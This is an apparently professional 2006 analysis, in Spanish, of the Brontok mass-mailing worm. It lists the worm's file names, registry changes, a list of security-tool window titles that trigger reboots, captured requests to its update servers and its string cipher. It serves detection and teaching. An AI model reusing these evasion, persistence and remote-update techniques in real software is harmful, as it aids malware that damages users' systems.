

Brontok, el gusano ganador

Autor: Lic. Cristian Borghello, Technical & Educational de Eset para
Latinoamérica

Fecha: Miercoles 29 de noviembre del 2006



Presentación

Durante gran parte del 2006 se ha estado destacando un gusano descubierto en octubre del 2005. Si bien el mismo no presenta demasiadas características especiales, que lo puedan hacer parecer distinto a cualquier otro, ha sabido permanecer vigente a través del tiempo.

Esta forma de diferenciarse, de por sí, lo hace especial y es por eso que se ha decidido hacer este análisis de la amplia familia del gusano Brontok.

Debido a la gran cantidad de variantes existentes, es posible que la información contenida en este documento no coincida si se analiza diferentes versiones del gusano.

Nota: en este artículo nos referiremos a Brontok como gusano o troyano indistintamente debido a las capacidades del mismo para realizar acciones que caracterizan a ambos tipos de malware.

Descripción general

Brontok es una familia de gusano y troyano con cientos de variantes e identificados con otros nombres como Rontokbrom, Pazetus, Naras, Spansky o Robknot según la casa antivirus.

Este malware aparentemente fue desarrollado en Indonesia por el grupo “HVM31-JowoBot #VM Community” como puede apreciarse en diversas partes del código fuente o en mensajes emitido por el mismo.

El objetivo es crear una red de equipos zombies infectados (botnets), que puedan ser controlados remotamente para los fines que el autor desee. Estos suelen involucrar envío de spam, phishing y ataques de DDoS a diversos sitios de Internet.

La primera versión de Brontok, que apareció en octubre de 2005, fue un gusano desarrollado en Visual Basic 6.0 con un tamaño de 80 Kb sin empaquetar. Las versiones posteriores han sido empaquetadas, con distintos programas como UPX o MEW, para disminuir su tamaño, facilitar su distribución y dificultar su detección.

Método de infección

Utiliza el envío de correo masivo como principal forma de propagación. Para recolectar direcciones de e-mail desde el equipo infectado y se auto-envía utilizando su propio motor SMTP.

Una vez robadas las direcciones de correo y realizado el envío, al usuario le llega un correo electrónico con un remitente falso, asunto del mensaje vacío y con un archivo adjunto cuyo nombre varía según determinadas reglas utilizadas por el gusano.

El correo que le llega al usuario tiene la siguiente apariencia:




Imagen 1-Correo con Brontok

Si el usuario ejecuta el archivo adjunto, notará que se abre una ventana con la carpeta “mis documentos“. Esto es indicativo que el gusano ya está residente en memoria y a tomado el control absoluto del sistema infectado.

Esto que parece una exageración, no lo es. Algunas de las acciones realizadas en estos breves instantes son las siguientes:

- Modificación de diversas claves del registro para asegurar su estadía y ocultamiento en el sistema.
- Control del Modo a Prueba de fallos para evitar su detección y eliminación
- Reinicios del equipo al intentar abrir ciertas aplicaciones que “pueda atentar contra su seguridad”
- Seguimiento de procesos del sistema y de aplicaciones de seguridad que puedan facilitar su detección y/o remoción
- Diversas técnicas de engaño para lograr que el usuario ejecute el troyano
- Modificación de archivos del sistema para evitar la actualización de diversas herramientas de seguridad
- Creación de carpetas y archivos ocultos para asegurar su permanencia en el sistema

Otra forma utilizada para su propagación es la copia de sí mismo a los recursos compartidos de los equipos a los que tiene acceso.

Síntomas

Como se mencionó, Brontok realiza gran cantidad de modificaciones en el sistema, lo que lo lleva a ser identificable por algunos síntomas apreciables, tales como:

- Al ejecutarse por primera vez, se abre la carpeta “Mis documentos” del sistema infectado. En realidad reemplaza el enlace por una copia de sí mismo de forma tal que cuando el usuario hace clic sobre “la carpeta”, el gusano se ejecuta y luego muestra al usuario el contenido verdadero de dicho directorio.
- Relentización considerable del sistema infectado. Esto se debe a la gran cantidad de verificaciones que realiza el troyano para evitar su remoción, además de las conexiones a equipos remotos y a los correos que envía permanentemente.

- Ocultamiento de archivos del sistema. El troyano oculta estos archivos o los reemplaza por copias de sí mismo.
- Ocultamiento de ciertas opciones de Windows que permitirían su detección.
- Ocultamiento de las extensiones de los archivos para engañar al usuario y evitar su rastreo.
- Reinicios inesperados, que pueden llegar a ser frecuentes, cuando se intenta abrir ciertas aplicaciones que pueden facilitar su detección (como aplicaciones de seguridad y antivirus).

Funcionamiento

Luego de su instalación y la toma de control del equipo infectado, el gusano continúa su propagación enviándose a sí mismo a todas las direcciones de correo que pueda obtener de los archivos con extensiones: *.csv, .doc, .eml, .html, .php, .txt, .wab*

Para no ser detectado por empresas de seguridad evita autoenviarse a direcciones de correo tales como:

LASA, TELKOM, INDO,.CO.ID, .GO.ID, .MIL.ID, .SCH.ID, .NET.ID, .OR.ID, .AC.ID, .WEB.ID, .WAR.NET.ID, ASTAGA, GAUL, BOLEH, EMAILKU, SATU

Además, y para lograr un mayor efecto de engaño en el usuario, el nombre del adjunto cambia en cada envío pudiendo ser: *winword.exe, kangen.exe, ccapps.exe, syslove.exe, untukmu.exe, myheart.exe, myheart.exe, dibuka.exe*

Nota: las extensiones, dominios y nombres de archivos mencionados pueden variar según la variante de Brontok analizada. Estas cadenas están cifradas y son obtenidas del archivo del propio gusano, como se verá posteriormente.

Con respecto a los archivos creados y modificados por el gusano, algunos de ellos permanecen constantes en todas las versiones analizadas, pero otros son creados aleatoriamente en cada infección o cambian de acuerdo a la versión. Algunos de los archivos son los siguientes:

<usuario>\Configuración Local\Datos de programa\csrss.exe (archivo del gusano de 45 kb)
<usuario>\Configuración Local\Datos de programa\inetinfo.exe (archivo del gusano de 45 kb)
<usuario>\Configuración Local\Datos de programa\sass.exe (archivo del gusano de 45 kb)
<usuario>\Configuración Local\Datos de programa\services.exe (archivo del gusano de 45 kb)
<usuario>\Configuración Local\Datos de programa\smss.exe (archivo del gusano de 45 kb)
<usuario>\Configuración Local\Datos de programa\winlogon.exe (archivo del gusano de 45 kb)
<inicio>\Empty.pif (archivo del gusano de 45 kb)
<usuario>\Plantillas\ Nombre Aleatorio.exe (archivo del gusano de 45 kb)
<Windows>\ShellNew\Nombre Aleatorio.exe (archivo del gusano de 45 kb)
<Windows>\ShellNew\sistem.sys (con la fecha y hora de la primera instalación)

A continuación pueden verse los archivos mencionados:




Imagen 2 - Archivos de Brontok

Con respecto a las alteraciones en el registro de Windows, se puede mencionar las que modifica el gusano para asegurar su permanencia en el sistema:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon




Imagen 3 – Registro modificado por Brontok

Además modifica otras claves del registro para deshabilitar ciertas herramientas del sistema operativo, el acceso al registro de Windows y el intérprete de comandos. También puede realizar ataques de DDoS a diferentes sitios de Internet y agregar tareas programadas para ejecutarse a sí mismo.

Algunas de las claves alteradas son las siguientes:

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System → DisableCMD = "2"

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System → DisableRegistryTools = "1"

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer → NoFolderOptions = "1"

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced → Hidden = "0"
 HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced → HideFileExt = "1"
 HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced → ShowSuperHidden = "0"

Por otro lado, el gusano reiniciará el equipo infectado cada vez que se abra una ventana cuyo título contenga cualquiera de las siguientes cadenas:

Admin, Adobe, Ahnlab, Aladdin, Alert, Alwil, Antigen, Apache, Application, Archive, Asdf, Associate, Avast, Avg, Avira, Billing@, Black, Blah, Bleep, Bleeping, Builder, Canon, Center, Cillin, Cisco, Cmd, Cnet, Command, Command Prompt, Contoh, Control, Crack, Dark, Data, Database, Demo, Detik, Develop, Domain, Download, Esafe, Esave, Escan, Example, Feedback, Firewall, Foo@, Fuck, Fujitsu, Gateway, Google, Grisoft, Group, Hack, Hauri, Hidden, Hijack, Hp, Ibm, Info, Intel, Killbox, Komputer, Linux, Log Off Windows, Lotus, Macro, Malware, Master, McAfee, Micro, Microsoft, Mozilla, Mysql, Netscape, Network, News, Nod32, Nokia, Norman, Norton, Novell, Nvidia, Opera, Overture, Panda, Patch, Postgre, Program, Proland, Prompt, Protect, Proxy, Recipient, Registry, Relay, Response, Robot, Scan, Script Host, Search R, Secure, Security, Sekur, Senior, Server, Service, Shut Down, Siemens, Sntp, Soft, Some, Sophos, Source, Spam, Spersky, Sun, Support, Sybari, Symantec, System Configuration, Task Kill, Taskkill, Test, Trend, Trust, Update, Utility, Vaksin, Virus, W3, Windows Security, Www, Xerox, Xxx, Your, Zdnet, Zend, Zombie

Nota: estas cadenas pueden variar según la versión de Brontok analizada, se encuentran cifradas y son obtenidas del archivo del propio gusano, como se verá posteriormente.

Brontok dispone de actualizaciones que se realizan a través de Internet en sitios que varían según su versión y que son cerrados cada vez que son detectados. Para realizar estas acciones dispone de una rutina de generación de direcciones web de forma tal de complicar el rastreo por parte de los especialistas y autoridades.

A continuación puede verse un intento de conexión y actualización del gusano:

```
GET /jowobot123/bron-ID3.txt HTTP/1.1
User-Agent: Brontok.A3 Browser
Host: www.geocities.com
Cache-Control: no-cache
```

Process Name	Process...	Protocol	Local Port	Local Por...	Local Address	Remote ...	Remote ...	Remote Address	Remote Host Name	State	Process Path
alg.exe	1976	TCP	1025		127.0.0.1			0.0.0.0		Listening	C:\WINDOWS\system32\alg.exe
inetinfo.exe	2292	TCP	1050		192.168.237.130	80	http	66.246.163.217	www.geocities.com	Established	C:\Documents and Settings\Cristian\Configuración local\Datos de programa\inetinfo.exe
lsass.exe	628	UDP	500	isatnp	0.0.0.0						C:\WINDOWS\system32\lsass.exe

Imagen 4 – Conexiones realizadas

La primera versión de Brontok realizaba sus actualizaciones desde un sitio de hosting gratuito (geocities), pero al ser fácilmente detectable el/los autor/es del gusano prefirieron variar esta

metodología haciendo que la dirección sea “aleatoria” dentro de ciertos parámetros. Esta técnica ya fue utilizada previamente con buenos resultados por gusanos anteriores como Sober.

En su primera etapa, Brontok intenta conectar a <http://www.20mbweb.com/xxxxx/yyyy> donde esta última parte de la URL es formada con el algoritmo propio del gusano. Con respecto al servidor 20mbweb (66.246.163.217), se puede decir que es un hosting gratuito ubicado en EE.UU.

Desde el servidor en ese directorio, descarga un archivo cuyo nombre es semejante a <http://www.20mbweb.com/xxxxx/yyyy/IN18.css> donde 18 puede variar según la versión del gusano analizado. Con este archivo el gusano obtiene que archivos deben ser eliminados antes de la actualización.

No.	Time	Source	Destination -	Protocol	Info
24	12.490369	192.168.1.101	66.246.163.217	TCP	4676 > http [SYN] Seq=0 Len=0 MSS=1460
25	13.010344	66.246.163.217	192.168.1.101	TCP	http > 4676 [SYN, ACK] Seq=0 Ack=1 Win=8760 Len=0 MSS=1460
26	13.011156	192.168.1.101	66.246.163.217	TCP	4676 > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
27	13.023174	192.168.1.101	66.246.163.217	HTTP	GET /Kids/dbroppt/IN18.css HTTP/1.1
28	13.534132	66.246.163.217	192.168.1.101	TCP	http > 4676 [ACK] Seq=1 Ack=147 Win=16238 Len=0
29	13.881228	66.246.163.217	192.168.1.101	TCP	[TCP segment of a reassembled PDU]
30	13.881806	66.246.163.217	192.168.1.101	HTTP	HTTP/1.1 302 Found (text/html)
31	13.881975	192.168.1.101	66.246.163.217	TCP	4676 > http [ACK] Seq=147 Ack=577 Win=64959 Len=0
32	13.887970	192.168.1.101	66.246.163.217	HTTP	GET /nodoc/ HTTP/1.1
33	14.378900	66.246.163.217	192.168.1.101	TCP	http > 4676 [ACK] Seq=577 Ack=302 Win=16229 Len=0
34	14.555712	66.246.163.217	192.168.1.101	TCP	[TCP segment of a reassembled PDU]
35	14.557835	66.246.163.217	192.168.1.101	TCP	[TCP segment of a reassembled PDU]
36	14.558742	192.168.1.101	66.246.163.217	TCP	4676 > http [ACK] Seq=302 Ack=2240 Win=65535 Len=0
37	14.586008	66.246.163.217	192.168.1.101	TCP	[TCP segment of a reassembled PDU]
38	14.719000	66.246.163.217	192.168.1.101	HTTP	HTTP/1.1 200 OK (text/html)
39	14.719191	192.168.1.101	66.246.163.217	TCP	4676 > http [ACK] Seq=302 Ack=4305 Win=65535 Len=0
42	16.321525	192.168.1.101	66.246.163.217	HTTP	GET /Kids/dbroppt/Host18.css HTTP/1.1
43	16.583016	66.246.163.217	192.168.1.101	TCP	http > 4676 [ACK] Seq=4305 Ack=450 Win=16236 Len=0

Imagen 5 – Conexiones al servidor de actualización

Además descarga un archivo cuyo nombre es semejante a *Bron-IDUTSPLD.css* donde los últimos 6 caracteres dependen de la hora del sistema, siguiendo este esquema:

LON=0 - UTS=1 – AUD=2 – AGT=3 – TPE=4 – AML=5 – MNE=6 - HJT=7 – PLD=8 – LBS=9

En este caso "UTSPLD" corresponde a la hora 18. Desde este archivo obtiene las direcciones de donde debe descargar sus archivos de actualización.

Este método es uno de los principales factores que le permiten a Brontok seguir permaneciendo arriba en las estadísticas. La posibilidad de descargar un gusano actualizado y con nuevas funcionalidades al equipo infectado, es fundamental para seguir propagándose.

Para finalizar, el gusano actualiza un contador de descargas desde otro sitio gratuito e ingresando con el usuario %64%65%6C%62%65%6C%62%72%6F (“delbelbro” en hexadecimal).

Por lo que se pudo analizar, las distintas versiones desde la primera hasta las últimas no varían su forma de actualización, así como tampoco los servidores desde donde las realizan. Controlar estos

servidores y los directorios creados debería convertirse en una prioridad para controlar este gusano.

Para finalizar el análisis se verá la forma en que el gusano cifra los datos en su código de forma tal de ocultar cierta información útil y que puede facilitar su seguimiento.

Brontok utiliza un metodo de sustitución monoalfabético en donde a cada caracter del alfabeto le corresponde otro. Por ejemplo puede hacerse la siguiente equivalencia:

p=i, 4=D, J=O, T=C, y=E, f=X, p=i, h=6, n=4, N=a, etc.

Posterior a analizar el método utilizado, puede realizarse un programa que descifre las cadenas utilizadas por el gusano. En esta pantalla puede verse en amarillo las cadenas cifradas y en blanco las cadenas descifradas, en donde puede apreciarse distintos textos analizados en otros segmentos del presente informe (claves de registro, procesos, URL, etc.)

```

C:\djgpp\bin\rhide.exe
' <H I1 p$1FBY>E19uEB1pE6FB1pXP/rm%3GNBd<G>JA<G$N><%ChnChiCh ChtChiCh ChtCetChs
debuging.com/WS1/cgi/x.cgi?NAUG=Tracker&username=%64%65%6C%62%65%6C%62%72%6F
LON;UTS;AUD;AGT;TPE;AML;MNE;HJT;PLD;LBS
' #at@{pts@Ptsr{t{N/tsq' tqa/tb0{tN' Pt' cp
>p$=Y1Y$F<6<QA<G;pB<AF<6<Q=ANAAP<6<Qp$<;p$7YF<6<QBAGAAF<6<QA>AAF<6<
winlogon.exe;services.exe;lsass.exe;inetinfo.exe;csrss.exe;smss.exe
9y?ra y9Q!9/99QaPy3aPsJQ1aP!JmJPQ 9?99Q9U99
SERVICES;LSASS;INETINFO;WINLOGON;CSRSS;SMSS
A>AAF<6<KA<G;pB<AF<6<K=ANAAP<6<Kp$<;p$7YF<6<KBAGAAF<6<
smss.exe;services.exe;lsass.exe;inetinfo.exe;csrss.exe
4pANH=<?<1pA;G53YY=AQ4pANH=< U4QPYsY=' <GJS;pY$AQgp' '<$Qgp' <sp=<y6;Q9vY>9 IS<Ggp' '
<$Q/=;<G$N;<9v<==
DisableRegistryTools;DisableCMD;NoFolderOptions;Hidden;HideFileExt;ShowSuperHidd
en;AlternateShell
dN$1<$F<6<Q1$;ld)lP<6<Q>5v<NG;F<6<Q>5'v<NG;F<6<Q;jN$1N$' 'pHldNF<6<
kangen.exe;untukmu.exe;myheart.exe;my heart.exe;jangan dibuka.exe
AY7;>NG<Z>pBGYAY7;Z)p$'Y)AZB IGG<$;<;<GApY$ZDY=pBp<AZ95A;<>
software\microsoft\windows\currentversion\Policies\System
AY7;>NG<Z>pBGYAY7;Z)p$'Y)AZB IGG<$;<;<GApY$ZG1$
software\microsoft\windows\currentversion\run
AY7;>NG<Z>pBGYAY7;Z)p$'Y)AZB IGG<$;<;<GApY$ZDY=pBp<AZy6S=YG<G
software\microsoft\windows\currentversion\Policies\Explorer
AY7;>NG<Z>pBGYAY7;Z)p$'Y)AZB IGG<$;<;<GApY$Z<6S=YG<GZN':N$B<'
software\microsoft\windows\currentversion\explorer\advanced
  
```

Imagen 6 – Descifrado de cadena

Conclusiones

Como podemos apreciar este gusano utiliza diversas técnicas que le aseguran su reproducción y una difícil remoción de los sistemas infectados. Esto le ha asegurado una singular tasa de infecciones, y le ha permitido llegar y mantenerse entre las primeras diez posiciones del ranking estadístico de malware durante el 2006, y también ha alcanzado la cima a mediados del año.

Si bien puede pensarse que los métodos utilizados son originales, esto no es así, y en cambio son las técnicas más comunes en caso de gusanos de amplia expansión. Lo que quizás hace "original" a Brontok es la forma de combinar todos los métodos mencionados, la forma de prevención utilizadas para extraerlo (manifestado por el reinicio continuo del equipo) y la perseverancia de sus autores por mantenerlo actualizado desde servidores gratuitos, lo que le asegura no ser detectado por las herramientas de seguridad.

Este gusano y su reproducción pone de manifiesto una vez más que el mundo informático ya no lidia con adolescentes curiosos, sino con verdaderas bandas de delincuentes que buscan la mejor manera de perpetuar sus creaciones asegurando un máximo beneficio para ellos. También nos permite concluir que las herramientas antivirus actuales deben estar en la vanguardia de la investigación para combatir estos especímenes que buscan arraigarse cada vez mejor en los sistemas infectados.